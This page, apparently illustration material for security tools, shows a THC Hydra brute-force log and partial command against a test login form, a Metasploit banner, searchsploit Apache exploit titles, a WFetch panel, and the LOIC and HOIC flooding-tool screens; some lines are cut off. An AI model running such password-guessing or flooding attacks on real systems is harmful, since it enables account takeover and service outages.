
Pass File words.txt

Positive Authentication Results

Target	Type	Username	Password


0%

THC HYDRA EXAMPLE



```
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for

Hydra (http://www.thc.org/thc-hydra) starting at 2017-03-07 19:56:24
[DATA] max 7 tasks per 1 server, overall 64 tasks, 7 login tries (l:1/p:7), ~0 tries per task
[DATA] attacking service http-post-form on port 80
[VERBOSE] Resolving addresses ... done
[ATTEMPT] target testasp.vulnweb.com - login "admin28" - pass "12345" - 1 of 7 [child 0]
[ATTEMPT] target testasp.vulnweb.com - login "admin28" - pass "1234" - 2 of 7 [child 1]
[ATTEMPT] target testasp.vulnweb.com - login "admin28" - pass "00000" - 3 of 7 [child 2]
[ATTEMPT] target testasp.vulnweb.com - login "admin28" - pass "24424" - 4 of 7 [child 3]
[ATTEMPT] target testasp.vulnweb.com - login "admin28" - pass "32242" - 5 of 7 [child 4]
[ATTEMPT] target testasp.vulnweb.com - login "admin28" - pass "34242" - 6 of 7 [child 5]
[ATTEMPT] target testasp.vulnweb.com - login "admin28" - pass "43535" - 7 of 7 [child 6]
[VERBOSE] Page redirected to http://testasp.vulnweb.com/Default.asp?
[STATUS] attack finished for testasp.vulnweb.com (waiting for children to complete tests)
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-03-07 19:56:59

C:\Users\AMAKA BRIGHT\Downloads\Hack\thc-hydra-windows-master>
C:\Users\AMAKA BRIGHT\Downloads\Hack\thc-hydra-windows-master>hydra  -l admin28 -P pass.txt -o found.txt -vV
fault%2Easp%3F:tfUName=^USER^&tfUPass=^PASS^:S=logout admin28"
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for
```


METASPLOIT AND SEARCHSPLOIT EXAMPLES



```
       =[ metasploit v6.0.30-dev                          ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 >
```

```
┌──(kali㉿kali)-[~]
└─$ searchsploit apache
------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------
Apache (Windows x86) - Chunked Encoding (Metasploit)
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
Apache - Arbitrary Long HTTP Headers (Denial of Service)
Apache - Arbitrary Long HTTP Headers Denial of Service
Apache - Denial of Service
Apache - httpOnly Cookie Disclosure
Apache - Remote Memory Exhaustion (Denial of Service)
Apache 0.8.x/1.0.x / NCSA HTTPd 1.x - 'test-cgi' Directory Listing
Apache 1.0/1.2/1.3 - Server Address Disclosure
Apache 1.1 / NCSA HTTPd 1.5.2 / Netscape Server 1.12/1.1/2.0 - a nph-test-cgi
Apache 1.2 - Denial of Service
Apache 1.2.5/1.3.1 / UnityMail 2.0 - MIME Header Denial of Service
Apache 1.3 + PHP 3 - File Disclosure
```

WFETCH EXAMPLE



Verb: GET
Host: localhost
Port: default
Ver: 1.1
Path: /


Advanced Request: Disabled

Auth: Anonymous
Domain:
User:
Passwd:

Connect: http
Cipher: default
Client cert: none
☐ Proxy: itgproxy :80

☐ Raw
☑ Reuse

LOIC EXAMPLE



Low Orbit Ion Cannon | When harpoons, air strikes and nukes fails | v. 1.0.4.0

1. Select your target

URL

IP

2. Ready?

Selected target

NONE!

3. Attack options

Timeout: 9001

HTTP Subsite: /

TCP / UDP message: A cat is fine too. Desudesudesu~

Port: 80

Method:


Threads: 10

☑ Wait for reply

<= faster Speed slower =>

Attack status

HOIC EXAMPLE



H.O.I.C. | v2.1.003 | Truth is on the side of the oppressed.

IN GEOSYNCHONOUS ORBIT

Target	Power	Booster	Status
www.hoic target sit...	LOW		READY

